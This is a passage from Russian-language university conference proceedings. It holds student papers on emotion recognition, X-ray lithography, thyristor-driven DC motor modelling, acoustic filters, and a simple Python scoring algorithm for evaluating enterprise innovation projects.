человека, при разном психоэмоциональном состоянии. Когда модель обучилась, она делает выводы о состоянии человека в данный момент времени.

Реализация

Программно-аппаратный комплекс включает в себя модульную архитектуру программного компонента, что в свою очередь, является фундаментом разработки. Данная архитектура в будущем дает возможность добавлять, изменять компоненты и предоставляет высокую масштабируемость [3]. Данные с камер имеют помехи, в самом начале реализуется предварительная обработка данных, что позволяет устранять шум и артефакты, нормализовать и выделять характеристики изображений.

Для классификации и анализа подойдет модель глубокого обучения на основе сверточных нейронных сетей (CNN) [4], она позволяет извлекать признаки из изображения и анализировать мимику лиц. Для качественного обучения используются размеченные данные, в которых хранится информация о мимике, данных с датчиков и метки. Модель учится на комплексных данных и делает связь между разметкой мимики лица и физиологическими данными. На рисунке 1 приведена схема вычислительного модуля.




Рисунок 1 – Вычислительный модуль

Заключение

В ходе исследования были достигнуты важные результаты и выделены следующие результаты. Технологический прогресс в области компьютерного зрения и машинного обучения позволяет анализировать психоэмоциональное состояние на основе разных данных. Многопараметрический подход позволяет создать более полную картину о состоянии человека. Применение глубокого обучения, сверточной нейронной сети позволит извлекать и классифицировать данные.

Платформа Nvidia Jetson открывает двери в области новых перспектив, которые могут значительно улучшить качество жизни человека и решить множество задач. Психоэмоциональное состояние человека играет большую роль в создании информированного и заботливого общества [5].

СПИСОК ИСТОЧНИКОВ

1. Мониторинг здоровья - [Электронный ресурс]. URL: <https://mhealthrussian.wordpress.com/2015/04/29/vital-radio/> (дата обращения: 02.11.2023).
2. Эмоциональный ИИ - [Электронный ресурс]. URL: <https://rb.ru/longread/emotion-ai/> дата обращения: 02.11.2023).
3. Архитектуры нейронных сетей - [Электронный ресурс]. URL: <https://habr.com/ru/companies/oleg-bunin/articles/340184/> (дата обращения: 02.11.2023).
4. Архитектура сверточной нейронной сети - [Электронный ресурс]. URL: <https://practicum.yandex.ru/blog/svertochnye-neyronnye-seti/> (дата обращения: 02.11.2022).
5. Распознавание эмоций - [Электронный ресурс]. URL: <https://www.kaspersky.ru/blog/emotional-ai/25829/> (дата обращения: 02.11.2023).

УДК 004; 621; 681.3

Крошилин Илья Сергеевич, студент, Рязанский государственный радиотехнический университет имени В.Ф. Уткина

Kroshkin Ilya Sergeevich, student, Ryazan State Radio Technical University named after V.F. Utkin

Крошилин Сергей Викторович, кандидат технических наук, доцент, ведущий научный сотрудник, Институт социально-экономических проблем народонаселения ФНИСЦ Российской академии наук

Kroshilin Sergey Viktorovich, Candidate of Technical Sciences, Associate Professor, Leading Researcher, Institute of Socio-Economic Problems of Population of the Federal Research Center of the Russian Academy of Sciences

ЛИТОГРАФ В ПРОИЗВОДСТВЕ ЭЛЕКТРОНИКИ: ФОРМАТ РЕАЛИЗАЦИИ

LITHOGRAPH IN ELECTRONICS PRODUCTION: IMPLEMENTATION FORMAT

Аннотация. Представлены возможные подходы к созданию литографа в российской электронике для возможности производства отечественных чипов для микросхем. Описана специфика литографии и особенности разработки аппаратной части. Приводятся достоинства и недостатки, а также предлагаются варианты использования литографа в производстве на российских предприятиях.

Abstract. Possible approaches to the creation of a lithograph in Russian electronics for the production of domestic chips for microcircuits are presented. The specifics of lithography and the features of hardware development are described. Advantages and disadvantages are given, as well as options for using the lithograph in production at Russian enterprises are proposed.

Ключевые слова: нанoeлектроника, чипы, микросхема, литография, литограф, микро-электромеханические системы.

Key words: nanoelectronics, chips, microchip, lithography, lithograph, microelectromechanical systems.

Введение

В настоящее время существует объективная необходимость перехода российских предприятий на собственное производство чипов и микросхем в условиях реализации стратегии импортозамещения [1]. Одним из методов, который сегодня широко применяется в производстве микроэлектронных компонентов, полупроводников, микросхем, оптических компонентов и других высокоточных устройств является литография. Фотолитография играет критическую роль в современной полупроводниковой промышленности и производстве микро-электронных устройств, позволяя создавать интегральные схемы, микросхемы и другие продукты с высокой степенью миниатюризации и точности. Данный метод производства позволяет реализовать основной процесс в микроэлектронике и микросистемной технологии для создания микроскопических структур на поверхности материала. Фотолитография позволяет создавать микро- и наноструктуры необходимые для изготовления интегральных схем, микросхем, микроэлектромеханических систем (МЭМС-компоненты), оптических линз и других продуктов, требующих точных микрометрических и нанометрических размеров. Такой подход позволяет реализовать основной процесс в микроэлектронике и микросистемной технологии для создания микроскопических структур на поверхности материала [2].

Основная часть

Микроэлектромеханические системы (МЭМС) представляют собой важное технологическое направление, объединяющее в себе микроэлектронику и микромеханику, позволяющую создавать компактные механические и электронные устройства на одном кремниевом чипе. Эти системы нашли широкое применение в разнообразных областях и оказали значительное влияние на современную технологическую эволюцию [3]. Их преимущества заключаются в компактности, низком энергопотреблении, высокой точности и относительно низких затратах на производство. Однако есть и недостатки. Существуют ограничения, включая чувствительность к окружающей среде, низкой радиационной стойкости и износ механических элементов. Несмотря на это МЭМС-технологии продолжают развиваться и оставаться ключевыми компонентами в контексте интернета вещей и других передовых технологических областях [4,5].

Современные рентгеновские безмасочные литографы способны достичь разрешающей способности на уровне единиц нанометров, что делает их незаменимыми инструментами в различных областях науки и технологии, включая полупроводниковую индустрию, наноэлектронику, микрофабрикацию и наноматериалы. Это позволяет получать изображения с высокой степенью детализации и уровнем контроля над наноструктурами, что, в свою очередь, открывает новые перспективы для исследований и разработок в области нанотехнологий и микроэлектроники [6].

Формула для технологического ограничения размерной решетки (также известной как разрешающая способность) в безмасочной рентгеновской литографии зависит от нескольких факторов, включая длину волны использованного рентгеновского излучения и угол наклона пучка. Для размерной решетки R (разрешающей способности) ее можно рассчитать следующим образом [4-6]:

$$R = \frac{k \cdot \lambda}{\sin(\theta)} \quad (1),$$

где R - размерная решетка (разрешающая способность), [мкм]; k - коэффициент, зависящий от условий и характеристик оборудования; λ - длина волны рентгеновского излучения, [Å] ($1\text{Å} = 10^{-10}\text{м}$); θ - угол наклона пучка, [рад].

Данная формула показывает как уменьшение длины волны (λ) и увеличение угла наклона пучка (θ) может улучшить размерную решетку. Однако фактические значения коэффициента k и других параметров могут различаться в зависимости от конкретной технологии и оборудования, используемых в безмасочной рентгеновской литографии. Коэффициент k зависит от характеристик используемого оборудования, физических параметров материалов, а также других параметров, таких как эффекты рассеяния и аберрации.

Для определения коэффициента k опытным путем, обычно проводятся калибровочные измерения, что позволяет учесть все вышеуказанные факторы и корректно определить разрешающую способность системы безмасочной рентгеновской литографии в конкретных условиях можно определить как интеграл, который возможно решить с применением компьютерного моделирования (2) [4-6]:

$$k = \int f(\lambda, \theta, x, y, z) d\lambda d\theta dx dy dz \quad (2)$$

где f - функция, описывающая вклад различных параметров в разрешающую способность системы; $d\lambda$ и $d\theta$ - дифференциалы изменения длины волны и угла наклона пучка; dx , dy , и dz - дифференциалы изменения координат образца; $d\lambda$ - дифференциал изменения длины волны.

Такой интеграл учитывает влияние различных факторов и переменных на размерную решетку в трехмерном пространстве. Вид функции f зависит от конкретных параметров системы. Дифференциал изменения длины волны ($d\lambda$) в контексте рентгеновской литографии, длина волны (λ) рентгеновского излучения могут изменяться в зави-

симости от источника излучения и представляет собой бесконечно малое изменение длины волны. Увеличение разрешающей способности часто связано с использованием монохроматического излучения, что означает уменьшение $d\lambda$ до минимума. Угол наклона пучка (θ) определяет, под каким углом рентгеновское излучение падает на образец, $d\theta$ может влиять на интерференцию, фазовые свойства рентгеновских лучей и на размерную решетку.

Разрешающая способность системы зависит от того, насколько точно можно контролировать (регистрировать) изменения координат. Размерная решетка (R) в литографии может быть определена через интеграл от точечной функции преобразования (PSF), которая описывает рассеивание света или рентгеновского излучения в системе. Предположим, что есть точечный объект, который необходимо изобразить с размером a , а также точечная функция преобразования (PSF) $h(x, y)$, которая описывает как объект преобразуется при прохождении через литографическую систему. Для нахождения размерной решетки R можно воспользоваться критерием Рэля, который утверждает, что два точечных объекта будут различимыми, если расстояние между пиками их PSF составляет, по меньшей мере, половину ширины PSF . То есть, должно выполняться условие $a + a = 2 * a \geq R$. Этот критерий можно выразить через размерную решетку и записать как интеграл $PSF (h(x, y))$ по всей его области (3):

$$2 * a \geq R$$

$$RSF = \int \int (x, y) dx dy \quad (3)$$

Размер объектов, которые можно различить в литографической системе, определяется данным интегралом. Для определения угла наклона пучка (θ) можно использовать геометрию дифракции. Пусть d - расстояние между атомами в кристаллической решетке, λ - длина волны рентгеновского излучения, m - порядок дифракции (целое число). Для дифракционного максимума справедливо следующее условие (4):

$$2 * d * \sin(\theta) = m * \lambda; \sin(\theta) = \frac{m * \lambda}{2 * d}; \theta = \frac{\arcsin(m * \lambda)}{2 * d} \quad (4).$$

Таким образом, были продемонстрированы упрощенные расчеты для рентгеновской литографии. В реальности учитываются еще и дополнительные факторы (условия). Для расчетов необходимо применять компьютерное моделирование, позволяющее учитывать структуры решетки и характеристики рентгеновского излучения.

Заключение

Таким образом, можно сделать вывод, что в современных условиях для производства микроэлектронных устройств и полупроводниковых микросхем можно применять рентгеновскую фотолитографию, которая позволяет создавать микроскопические структуры на поверхности полупроводниковых кристаллов с высокой точностью и разрешением. Это позволит в российском производстве наладить собственное изготовление сложных микроэлектронных устройств (микросхем, микроэлектронных сенсоров и др.) с нанометровыми масштабами. Очевидные преимущества безмасочной рентгеновской фотолитографии заключаются в высокой точности и возможности реализовывать более мелкие детали на поверхности подложки. Безмасочная рентгеновская фотолитография является одной из технологий, которая позволит в России производить более сложные и инновационные микро-электронные устройства, полупроводниковые микросхемы и чипы.

СПИСОК ИСТОЧНИКОВ

1. Крошилин, С. В. Значение мобильной связи в российских цифровых экосистемах / С. В. Крошилин, И. С. Крошилин // Информационный обмен в междисципли-

нарных исследованиях : Сборник трудов Всероссийской научно-практической конференции с международным участием, Рязань, 18–20 октября 2022 года. – Рязань: Рязанский государственный радиотехнический университет им. В.Ф. Уткина, 2022. – С. 84-89. – EDN YRGPXY.

2. Пирс К., Адамс А., Кац Л., Цай Дж., Сейдел Т., Макгиллис Д. Технология СБИС: В 2-х кН. Кн. 1. Пер. с англ. / Под ред. С. Зи. – Москва : Мир, 1986. – 404 с.

3. Степаненко И.П. Основы микроэлектроники: Учеб. Пособие для вузов. – 2-е изд., перераб. И доп. – Москва : Лаборатория Базовых Знаний. 2001. – 488 с.

4. Расчёт и проектирование полупроводниковых приборов: Методические указания. Ч.1 / Таганрог. радиотехн. ин-т.: Сост. В.Н. Джуплин, А.П. Бояринов. Таганрог, 1991. – 488 с.

5. Электроника: учеб. для вузов / Г.Г. Шишкин, А.Г. Шишкин. – Москва : Дрофа, 2009. – 703 с.

6. Hatzakis M., Lithographic Processes in VLSI Circuit Fabrication, Scanning Electron Microscopy Meeting, Washington, D.C., pt 1. 1979. Pp. 275-284.

УДК 62-531.9

Кузнецов Дмитрий Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Kuznetsov Dmitry Evgenievich, student, Komsomolsk-on-Amur State University

Мешков Александр Сергеевич, кандидат технических наук доцент кафедры «Электропривод и автоматизация промышленных установок», Комсомольский-на-Амуре государственный университет

Meshkov Alexander Sergeevich, Candidate of Technical Sciences, Associate Professor of the Department of Electrical Drive and Automation of Industrial Installations, Komsomolsk-on-Amur State University

РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ СИСТЕМЫ ТП-ДПТ С СИЛОВОЙ КОРРЕКЦИЕЙ

DEVELOPMENT OF A MATHEMATICAL MODEL OF THE TP-DPT SESTEM WITH FORCE CORRECTION

Аннотация. Данная статья представляет разработку математической модели системы Тиристорного Преобразователя-Двигателя Постоянного Тока (ТП-ДПТ) с силовым корректирующим звеном. В работе описывается процесс создания данной модели, основанный на уравнениях и методах системного анализа, с учетом использования тиристорных устройств для управления двигателем постоянного тока. Такая модель имеет практическое применение в управлении электрическими двигателями, позволяя оптимизировать работу системы и управлять мощностью с использованием силовых корректировок. Результаты данного исследования могут быть полезными для применения в промышленности, автоматизации и энергетической эффективности.

Abstract. This article presents the development of a mathematical model of a Thyristor Converter-DC Motor (TC-DMC) system with a power correction element. The paper describes the process of creating this model, based on equations and methods of system analysis, taking into account the use of thyristor devices to control a DC motor. This model has practical application in the control of electric motors, allowing optimization of system operation and power control using force adjustments. The results of this study may be useful for industrial, automation and energy efficiency applications.

Ключевые слова: математическая модель, практическое применение, оптимизировать, система.

Key words: mathematical model, practical application, optimize, system.

Введение

Современные технические системы требуют точного управления для обеспечения эффективного функционирования. Технологические процессы динамичны и подвластны множеству переменных, что делает необходимым разработку математических моделей для эффективного управления. Система ТП-ДПТ, оснащенная корректирующим звеном, имеет важное значение в промышленности и автоматизированных процессах. Корректирующее звено позволяет управлять и корректировать параметры системы, обеспечивая требуемую стабильность и точность процесса [1]. Точное управление важно для многих производственных процессов, таких как обработка материалов, химические реакции, пищевая промышленность и другие.

Математическая модель этой системы будет основываться на принципах теории автоматического управления и уравнениях, описывающих физические процессы в системе [2]. Разработка модели поможет определить параметры системы и оценить ее производительность, что сделает возможным эффективное управление и оптимизацию производственных процессов.

В рамках данной статьи будет осуществлен анализ и разработка математической модели для системы ТП-ДПТ с интегрированным корректирующим звеном. Это позволит нам лучше понимать влияние корректирующего звена на общую динамику системы и ее поведение в различных условиях.

Целью данной статьи является разработка математической модели системы ТП-ДПТ с корректирующим звеном, выявление ее ключевых характеристик и потенциала в области управления технологическими процессами.

Основная часть

Модель системы тиристорного преобразователя - двигатель постоянного тока с силовой коррекцией представляет собой комбинацию преобразователя переменного тока в постоянный ток (включающего тиристоры) и постоянного токового двигателя, в котором используется силовая коррекция для улучшения эффективности работы системы [3].

В такой системе тиристорный преобразователь используется для преобразования переменного напряжения и переменного тока с определенными параметрами в постоянное напряжение и постоянный ток, который затем подается на постоянный токовый двигатель [4].

Силовая коррекция в системе используется для улучшения энергетических характеристик и снижения потерь в системе. Она осуществляется путем добавления дополнительных элементов, таких как компенсационные конденсаторы, индуктивности и активные фильтры, которые позволяют управлять и улучшать качество напряжения и тока в системе.

Преимуществом использования такой модели системы является улучшение энергетических характеристик системы, увеличение ее эффективности и снижение потерь энергии. Кроме того, использование силовой коррекции позволяет снизить электромагнитные помехи и улучшить качество сигнала в системе [5].

Математическая модель системы тиристорного преобразователя - двигатель постоянного тока с силовой коррекцией может быть представлена в виде следующих уравнений:

$$\left\{ \begin{array}{l} \frac{i_{\mu}}{i_{BH}} = f_{\mu} \left(\frac{\Phi}{\Phi_H} \right); \\ i_{\mu} = i_B \left(\frac{i_{\mu}}{i_{BH}} \right); \\ \left(\frac{F_2}{F_{\mu}} \right) = \frac{W_{\text{я}} \cdot i_{\text{я}}}{2p \cdot 2a \cdot w_B \cdot i_{\mu}}; \\ k_{p2} = f_p \left(\frac{F_2}{F_{\mu}} \right); \\ i_{\text{р.я.}} = \left| \frac{W_{\text{я}} \cdot i_{\text{я}}}{2p \cdot 2a \cdot w_B} \cdot k_{p2} \right|; \\ i_B = \frac{R_{\text{BT}}}{R_B + R_{\text{BT}}} \cdot \left(i_{\mu} - i_{\text{я}} \cdot \frac{W_C}{W_B} + \frac{U_B}{R_{\text{BT}}} + i_{\text{р.я.}} \right); \\ M_{\text{эм}} = c_M \cdot \Phi \cdot i_{\text{я}}; \\ \frac{di_{\text{я}}}{dt} = \frac{1}{L_{\text{я}}} \cdot \left(U - c_E \cdot n \cdot \Phi - i_{\text{я}} \cdot R_{\text{я}} - \frac{W_C}{W_B} \cdot (U_B - R_B \cdot i_B) \right); \\ \frac{d\Phi}{dt} = \frac{U_B - R_B \cdot i_B}{2p \cdot \sigma \cdot W_B}; \\ \frac{dn}{dt} = \frac{30}{\pi \cdot J} \cdot (M_{\text{эм}} - M_C), \end{array} \right. \quad (1)$$

где U_B - напряжение цепи якоря и возбуждения; Φ - поток воздушного зазора (рабочий поток); n - частота вращения машины; c_E - конструктивные постоянные; p - число пар полюсов; a - число пар параллельных ветвей; $W_{\text{я}}$ - число витков обмотки якоря; $R_{\text{я}}$ - активное сопротивление цепи якоря; $i_{\text{я}}$ - ток цепи якоря; $L_{\text{я}}$ - полная индуктивность; $\frac{d\Phi}{dt}$ - ЭДС трансформации; Φ_H - поток рассеяния главных полюсов; i_B, R_B - ток и активное сопротивление цепи возбуждения; $i_{\text{BT}}, R_{\text{BT}}$ - ток и активное сопротивление фиктивного контура вихревых токов; $M_{\text{эм}}$ - электромагнитный момент машины; M_C - статический момент на валу; J - динамический момент инерции привода; t - время [6].

Заключение

Математическая модель системы основывается на принципах теории автоматического управления и уравнениях, которые описывают физические процессы в системе, позволяя описать систему в виде дифференциальных уравнений, которые могут быть решены численными методами для анализа динамики и проектирования контроллеров для управления системой тиристорного преобразователя - двигатель постоянного тока с силовой коррекцией. Разработка модели позволяет определить параметры системы и оценить ее производительность, что делает возможным эффективное управление и оптимизацию производственных процессов.

СПИСОК ИСТОЧНИКОВ

1. Чебовский О. Г. Силовые полупроводниковые приборы / О. Г. Чебовский Л. Г. Моисеев, Р. П. Недошивин. – Москва : Энергоатомиздат, 1985. – 400 с.
2. Ф. И. Ковалева Полупроводниковые выпрямители / Ф. И. Ковалева Г. П. Мостковой. – Москва : Энергия, 1978. – 320 с.
3. Маевский, О. А. Энергетические показатели вентильных преобразователей / О. А. Маевский – Москва : Энергия, 1978. – 320 с.
4. Руденко, В. С. Основы преобразовательной техники / В.С. Руденко, В. И. Сенько, И. М. Чижено. – Москва : Высшая школа, 1980. – 422 с.
5. Терехов, В.М. Система управления электроприводов / В.М. Терехов, О. И. Осипов. – Москва : Академия, 2005. – 304 с.
6. Герман-Галкин С.Г. Электрические машины: Лабораторные работы на ПК / Г.А. Кардонов, С.Г. Герман-Галкин – Санкт-Петербург : КОРОНА принт, 2003. – 256 с.

УДК 621.396

Кутеминская Мануэла Николаевна, студент, Комсомольский-на-Амуре государственный университет

Kuteminskaya Manuela Nikolaevna, student, Komsomolsk-na-Amure State University

Любушкина Надежда Николаевна, кандидат технических наук, доцент, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет
Liubushkina Nadezhda Nikolaevna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of Industrial Electronics, Komsomolsk-on-Amur State University

АНАЛИЗ ФИЛЬТРОВ ДЛЯ АКУСТИЧЕСКИХ СИГНАЛОВ

ANALYSIS OF FILTERS FOR ACOUSTIC SIGNALS

Аннотация. Главная задача фильтрации звукового сигнала – изменение соотношений мощностей частот. При этом преобразование необходимо выполнить таким, чтобы не нанести звуку непоправимый ущерб.

Выбор лучшего фильтра зависит от конкретного звукового сигнала, его характеристик и требований к обработке. Перед выбором фильтра рекомендуется провести анализ частотного спектра сигнала и определить, какие частотные компоненты требуют изменения или удаления. От выбора типа фильтра зависят результаты обработки звука и его восприятие слушателями.

Abstract. The main task of filtering an audio signal is to change the frequency power ratios. In this case, the conversion must be performed in such a way as not to cause irreparable damage to the sound.

Choosing the best filter depends on the specific audio signal, its characteristics and processing requirements. Before choosing a filter, it is recommended to analyze the frequency spectrum of the signal and determine which frequency components require modification or removal. The choice of filter type determines the results of sound processing and its perception by listeners.

Ключевые слова: фильтр, звуковой сигнал, анализ сигналов.

Key words: filter, audio signal, signal analysis.

Введение

Фильтрацию сигналов выполняют достаточно давно, с конца 19 века. Одним из первых типов фильтров, который был придуман - это пассивный LC-фильтр, который состоит из катушки индуктивности и конденсатора. Фильтры, как правило, использовались для пропускания или подавления определенных звуковых частот или радиосигналов [1]. Применение фильтров актуально и в наши дни. Фильтрацию используют при обработке аудиосигналов – для создания всевозможных эффектов, что улучшает художественное восприятие звука (эхо, фленжер, фейзер, хорус и т.д.), в медицинской диагностике – для получения более точного сигнала, в телекоммуникациях и других областях.

Для защиты речевой информации можно использовать пассивные и активные методы и средства. Пассивные методы направлены на ослабление акустических сигналов на границе контролируемой зоны до величин, сравнимых с естественным шумом или ослабление информационных электрических сигналов в соединительных линиях, до величин, обеспечивающих невозможность их выделения на фоне естественных шумов. Активные методы, как правило, создают маскирующие акустические, вибрационные или электромагнитные помехи [2].

Для достижения наилучших результатов не всегда достаточно выбрать один «лучший» фильтр, часто применяют комбинацию различных типов фильтров.

Основная часть

Динамический анализ акустической информации необходим для идентификации или определения параметров исследуемого процесса, более подходящими для этого считаются методы спектрального и стохастического анализа [4].

Характерной особенностью спектральных методов является то, что они реализуются на абсолютно всех выборках данных, записанных в анализируемой выборке. Практически многие из исследуемых типовых процессов имеют специфические спектральные составляющие и занимают соответствующие спектральные области, это позволяет легко выделить информационно насыщенные компонентные сигналы. К недостаткам традиционного спектрального анализа можно отнести низкую чувствительность к локальным характеристикам сигнала, недостаточное спектральное разрешение и относительно высокие вычислительные затраты. Спектральный анализ проводят в том случае, если имеется достаточно большая выборка данных. В то же время локальные конфигурации параметров сигнала (например, при ударах) часто могут содержать полезную информацию. При анализе спектров, даже при использовании таких быстрых алгоритмов, как быстрое преобразование Фурье, большой объем обрабатываемых данных и сложные методы обработки требуют значительных вычислительных затрат. Обзор современных тенденций в проектировании фильтров показывает преобладание аналитических конструкций с использованием методов билинейного преобразования или методов, основанных на этом методе, это оправдано уникальностью метода [4].

Для защиты звукового сигнала можно использовать различные типы фильтров.

Низкочастотные фильтры – позволяют проходить только низкочастотные компоненты звука, отсекая высокочастотные компоненты. Эти фильтры применяются в аудио системах, для устранения шумов высоких частот или для создания эффекта заглушения высокочастотных шумов.

Высокочастотные фильтры – наоборот, пропускают только высокочастотные компоненты звука, отсекая низкочастотные. Они могут использоваться для устранения низкочастотных шумов или для эффекта подчеркивания высокочастотных звуков, например, звуков живых инструментов.

Полосоочистительные фильтры – позволяют проходить только определенный диапазон частот (полоса частот), отсекая остальные. Они могут быть полезными, когда требуется выделить конкретный диапазон частот, например, для обработки речи в системах распознавания речи или для фильтрации сигнала в радиосвязи.

Полосозаграждающие (режекторные) фильтры – наоборот, подавляют определенный диапазон частот, позволяя проходить остальные. Они могут использоваться для удаления нежелательных шумов или интерференций из звукового сигнала.

Выбор лучшего фильтра зависит от конкретного звукового сигнала, его характеристик и требований к обработке. Перед выбором фильтра рекомендуется провести анализ частотного спектра сигнала и определить, какие частотные компоненты требуют изменения или удаления [5].

Фильтры для акустических сигналов играют важную роль в обработке и улучшении звука. Они позволяют изменять спектральный состав сигнала и управлять его частотными характеристиками. От выбора типа фильтра зависят результаты обработки звука и его восприятие слушателями.

Заключение

Фильтры для акустических сигналов имеют большое значение во многих областях, таких как аудиообработка, связь, медицинская диагностика и другие. Они помогают улучшить качество звука, выделять нужные частоты, снижать уровень шума и компенсировать искажения, делая акустические сигналы более чистыми и удобными для анализа. Различные типы фильтров позволяют достичь разнообразных эффектов при обработке звука в соответствии с конкретной задачей. Благодаря постоянному раз-

витию технологий и методикам обработки сигналов, фильтры продолжают оставаться актуальными и востребованными в настоящее время.

СПИСОК ИСТОЧНИКОВ

1. Рабинер Л., Гоулд Б. Теория и применение цифровой обработки сигналов. Москва: Мир, 1978. 848 с. // GeoKniga: сайт. URL: <https://www.geokniga.org/books/10680>
2. Антонию А. Цифровые фильтры: анализ и проектирование. Москва: Радио и Связь, 1983. 320 с. // ТОРОИД: сайт. URL: <http://www.toroid.ru/antoniua.html>
3. Каппелини В., Константиноидис А. Дж., Эмилиани П. Цифровые фильтры и их применение. Москва: Энергоатомиздат, 1983. 380 с.
4. Цифровая обработка сигналов. Публикации. // РАДИС Лтд: сайт. URL: <http://www.radis.ru/articles.htm>
5. Огюст Роден. Фильтры. Отсекая лишнее. Журнал «Автозвук»// Audiomania: сайт. URL: <https://www.audiomania.ru/content/art-1839.html>

УДК 004.021

Кучеров Вячеслав Антонович, магистр, Комсомольский-на-Амуре государственный университет.

Kuchеров Vyacheslav Antonovich, undergraduate, Komsomolsk-on-Amur State University.

Куделько Анатолий Романович, кандидат технических наук, доцент, профессор кафедры «Управление инновационными процессами и проектами», Комсомольский-на-Амуре государственный университет

Kudelko Anatoly Romanovich, Candidate of Technical Sciences, assistant professor, Professor of the Department of Management of Innovative Processes and Projects, Komsomolsk-on-Amur State University

РАЗРАБОТКА АЛГОРИТМА РАБОТЫ ИНТЕЛЛЕКТУАЛЬНОГО ЭКСПЕРТНОГО МОДУЛЯ ИННОВАЦИОННОЙ СИСТЕМЫ ПРЕДПРИЯТИЯ

DEVELOPMENT OF AN ALGORITHM FOR THE INTELLIGENT EXPERT MODULE OF THE ENTERPRISE INNOVATION SYSTEM

Аннотация. На сегодняшний день актуальность вопроса о потребности в инновациях на предприятиях занимает главенствующие позиции. Как и руководство предприятий так и их сотрудники формируют инновационные проекты для повышения конкурентоспособности своих организаций [5]. Следственно появляется проблема в оценке таких проектов, проверки их на наличие актуальности и ценности для конкретного предприятия. Таким инструментом оценки может стать интеллектуальная экспертная система, которая на основании определенных параметров сможет выносить вердикт после проверки инновационного проекта и в следствии при положительной оценке передавать его для запуска в реализацию [2].

Abstract. Today, the relevance of the issue of the need for innovation in enterprises occupies a leading position. Both the management of enterprises and their employees form innovative projects to increase the competitiveness of their organizations. Consequently, a problem arises in evaluating such projects, checking them for relevance and value for a particular enterprise. Such an assessment tool can be an intelligent expert system, which, based on certain parameters, will be able to make a verdict after checking an innovative project and, as a result, with a positive assessment, transfer it for launching implementation.

Ключевые слова: разработка, алгоритм, интеллектуальная система, экспертная система, инновационная система предприятия.

Key words: development, algorithm, intelligent system, expert system, enterprise innovation system.

Введение

В настоящее время все стремятся к автоматизации любых процессов, от бытового уровня до уровня предприятий и производств. Оценка инновационных проектов такой же трудозатратный процесс, как и любой другой и тоже может быть автоматизирован. Как указано в источнике [1] инновационная система предприятия представляет собой совокупность механизмов и процессов, осуществляющих генерирование и продвижение инноваций на конкретном предприятии, а следственно включение вспомогательных модулей в её работу не только ускорит процесс работы, но и выведет его на более качественный уровень [3].

В данной работе представлен алгоритм работы интеллектуальной (экспертной) системы и сопутствующие для функционирования элементы, в рамках инновационной системы предприятия, для оценки инновационных проектов. На данном этапе рассмотрена логика процесса, сформирован алгоритм и принцип работы системы, что является продолжением из источника [4].

Основная часть

В начале для проведения автоматизированной оценки инновационного проекта необходимо заполнить форму, которая будет содержать рассматриваемую технологию или процесс, описание проблемы, актуальность проекта, затраты на реализацию и экономический эффект от внедрения. При дальнейшей работе данные параметры могут быть пересмотрены. Пример формы инновационного проекта отражен в таблице 1.

Таблица 1 – Пример формы инновационного проекта

Технология	-Текст/описание-
Проблема	-Текст/описание-
Степень реализации	-Текст/описание-
Затраты	-Текст/описание-
Экономический эффект	-Текст/описание-

Основным результатом системы может быть оценка в виде баллов, на основании которых будет приниматься решение об актуальности и целесообразности внедрения оцениваемого инновационного проекта.

Проверка инновационного проекта по заполненной форме будет осуществляться при помощи экспертного модуля, в котором будут добавляться, храниться и обновляться данные об актуальности различных решений. Процесс будет основан на поиске и сравнении ключевых слов, отраженных в форме проекта и имеющихся в блоках экспертного модуля.

Для проверки инновационного проекта по данным параметрам был сформулирован первичный алгоритм действий, который по мере проработки будет дополняться. Алгоритм отражен на рисунке 1.




Рисунок 1 – Первичный алгоритм интеллектуальной системы

Следом для проверки целесообразности и работоспособности алгоритма была проведена разработка программы с упрощенной системой проверки в виде заполнения формы числами от 1 до 3 и на основании наличия одного из чисел выставления оценки и принятия решения о проекте. На рисунках 2–4 изображены код программы и отработка программы при различных значениях в форме.

```
1 import random
2
3 inproj = [[random.randint(1, 3)] for _ in range(5)]
4
5 for row in inproj:
6     for i, value in enumerate(row):
7         if value == 3:
8             row[i] = 2
9         elif value == 2:
10            row[i] = 1
11        else:
12            row[i] = 0
```

Рисунок 2 - Листинг кода интеллектуальной системы

```
14 total_score = sum([sum(row) for row in inproj])
15
16 if total_score >= 7 and total_score <= 10:
17     print("Проект актуален")
18 elif total_score >= 4 and total_score <= 6:
19     print("Проект следует доработать")
20 else:
21     print("Проект не актуален")
```

Рисунок 2 – Листинг кода интеллектуальной системы



The screenshot shows a terminal window with four execution results. Each result is preceded by a 'Run' button and a timestamp. The outputs are: 'Проект не актуален' (73ms), 'Проект не актуален' (158ms), 'Проект следует доработать' (52ms), and 'Проект актуален' (54ms).

Рисунок 3 – Отработка интеллектуальной системы

Заключение

По итогам можно сделать вывод о работоспособности системы и следственно дальнейшим этапом будет разработка экспертного модуля и отработка системы с его использованием.

Благодарности.

